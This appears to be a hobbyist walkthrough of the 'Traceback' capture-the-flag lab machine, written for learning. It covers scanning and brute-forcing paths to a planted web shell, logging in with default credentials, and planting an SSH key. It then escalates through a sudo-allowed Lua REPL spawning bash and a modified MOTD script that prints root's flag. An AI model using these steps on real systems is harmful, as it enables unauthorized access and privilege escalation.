
Traceback

nmap -sC -sV -Pn 10.10.10.181


```
nathan@kali:~$ nmap -sC -sV -Pn 10.10.10.181
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-06 18:41 EDT
Nmap scan report for 10.10.10.181
Host is up (0.051s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 19.77 seconds
```

after going to 10.10.10.181, I inspected the element and found reference to “shells” hidden in the html.



Search Google for “Some of the best web shells that you might need”
Found a repo list on GitHub and created a file called “shells” containing a list of each file in the GitHub repo using cat.
Ran shells with dirb against the IP



Dirb found the address: http://10.10.10.181/smevk.php
This address takes us to a login screen.
Considering the main IP said he left a backdoor we can assume to try “admin” for both username and password. It works
We get to the webadmin file and find that the authorized_keys is a writable file path.
After generating a new ssh-key gen to id_rsa. We change it to authorized_keys

```
nathan@kali:~/.ssh$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/nathan/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/nathan/.ssh/id_rsa.
Your public key has been saved in /home/nathan/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:gCFC/dGSD2j50w6wBZVBW0JguXSf63b54uBwOfL1Fdg nathan@kali
The key's randomart image is:
+---[RSA 3072]----+
|o.o+@*=.         |
|  ..X @+.        |
|   o X.O .       |
|    o = *    o   |
|       + S  . E  |
|        o.     .|
|      o•= ..   . |
|       *o++. .   |
|       .oo.oo    |
+----[SHA256]-----+
nathan@kali:~/.ssh$ ls
authorized_keys  Documents  id_rsa  id_rsa.pub  known_hosts
nathan@kali:~/.ssh$ rm authorized_keys
nathan@kali:~/.ssh$ ls
Documents  id_rsa  id_rsa.pub  known_hosts
nathan@kali:~/.ssh$ cp id_rsa.pub authorized_keys
nathan@kali:~/.ssh$ ls
authorized_keys  Documents  id_rsa  id_rsa.pub  known_hosts
nathan@kali:~/.ssh$ mv authorized_keys /home/nathan/Desktop
nathan@kali:~/.ssh$
```

We can now upload our authorized_keys to the website's webadmin file
Once the file is uploaded we can now ssh our way into the machine

```
nathan@kali:~$ ssh webadmin@10.10.10.181 -i id_rsa
Warning: Identity file id_rsa not accessible: No such file or directory.
###################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
###################################

Welcome to Xh4H land



Last login: Thu Feb 27 06:29:02 2020 from 10.10.14.3
webadmin@traceback:~$
```

Once we are into the webadmin we can run “sudo -l” to see what kind of permissions we have.
Also run ls to see what is currently there: find a .txt file. In the file there is mention of “lua”


```
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```


run sudo -u sysadmin /home/sysadmin/luvit

```
webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> ls
nil
> os.execute("/bin/bash -i")
sysadmin@traceback:~$ cd
sysadmin@traceback:~$ ls
note.txt
sysadmin@traceback:~$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
sysadmin@traceback:~$ cd ..
sysadmin@traceback:/home$ ls
sysadmin  webadmin
```

the os.execute comes from googling “lua escalation exploit”
once in the system we find that that we can “ cd ..” to get home. from there we get user.txt
No To Root!!!!
when we first logged into the webadmin page via ssh we see that there is a MOTD
Navigate there via command



cd update-motd.d
ls
nano 00-header
at the end of file: cat /root/root.txt
echo “done”
save to the file
in a new terminal run the ssh again. the MOTD should've changed and now delivered the root txt



I found this box to be extremely helpful in learning different ways of exploiting a machine such as MOTD.